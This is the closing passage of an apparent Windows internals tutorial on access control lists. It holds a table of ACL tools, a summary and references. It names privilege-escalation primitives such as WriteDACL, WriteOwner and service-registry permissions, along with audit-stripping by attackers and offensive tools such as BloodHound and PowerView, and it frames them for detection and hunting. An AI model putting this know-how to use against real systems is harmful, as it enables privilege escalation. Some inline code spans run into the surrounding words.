icacls.exe | Built-in DACL view/edit for files and folders | windows builtin |
sc.exe sdshow / sdset | View/set service security descriptors in SDDL | windows builtin |
accesschk.exe | Sysinternals – enumerate effective rights for a user across files, registry, services | sysinternals.com |
| Process Hacker | Live view of any kernel-object SD (process, thread, handle, registry, file) | github.com/winsiderss/systeminformer |
Get-Acl / Set-Acl | PowerShell native ACL manipulation | windows builtin |
auditpol.exe | View/set the Advanced Audit Policy subcategories | windows builtin |
| BloodHound | Maps AD WriteDACL/GenericAll/WriteOwner edges to attack paths | bloodhound.specterops.io |
PowerView (Get-DomainObjectAcl) | Programmatic AD ACL enumeration | github.com/PowerShellMafia/PowerSploit |
WinDbg + !sd | Dump a raw security descriptor from a memory address | learn.microsoft.com |
| Sigma | Detection rule format used in the Sysmon/Security log section | github.com/SigmaHQ/sigma |
Summary
- Every Windows access decision is a kernel walk of a structure you can read, write, and weaponise.
SeAccessCheckoperates onSECURITY_DESCRIPTOR→ACL→ACEexactly as laid out above. - A NULL DACL means everyone, everything. An empty DACL means no one. The difference is one flag and it is the most common ACL misconfiguration in the wild.
- DACL ACEs are walked top-to-bottom; canonical order (Deny before Allow) is enforced by tools but not by the kernel. Non-canonical DACLs silently grant access the admin didn’t intend.
- WriteDACL, WriteOwner, and service-registry permissions are the high-yield privilege-escalation primitives – all map to MITRE
T1222/T1574.011. Hunt for them withaccesschkand BloodHound. - SACL stripping is the inverse problem: attackers blind you by removing audit ACEs. The detections you actually need are Events
4670,4715, and4907– they capture the change to security, which the attacker can’t avoid generating.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
- Access Control Lists (ACLs) – Win32 apps | Microsoft Learn
- [MS-DTYP]: ACL Structure (Windows Protocols) | Microsoft Learn
- [MS-DTYP]: SECURITY_DESCRIPTOR Structure | Microsoft Learn
- Security Descriptor String Format (SDDL) – Win32 apps | Microsoft Learn
- File and Directory Permissions Modification: Windows File and Directory Permissions Modification (T1222.001) | MITRE ATT&CK
- Access Control: Understanding Windows File and Registry Permissions | Microsoft Learn (MSDN Magazine)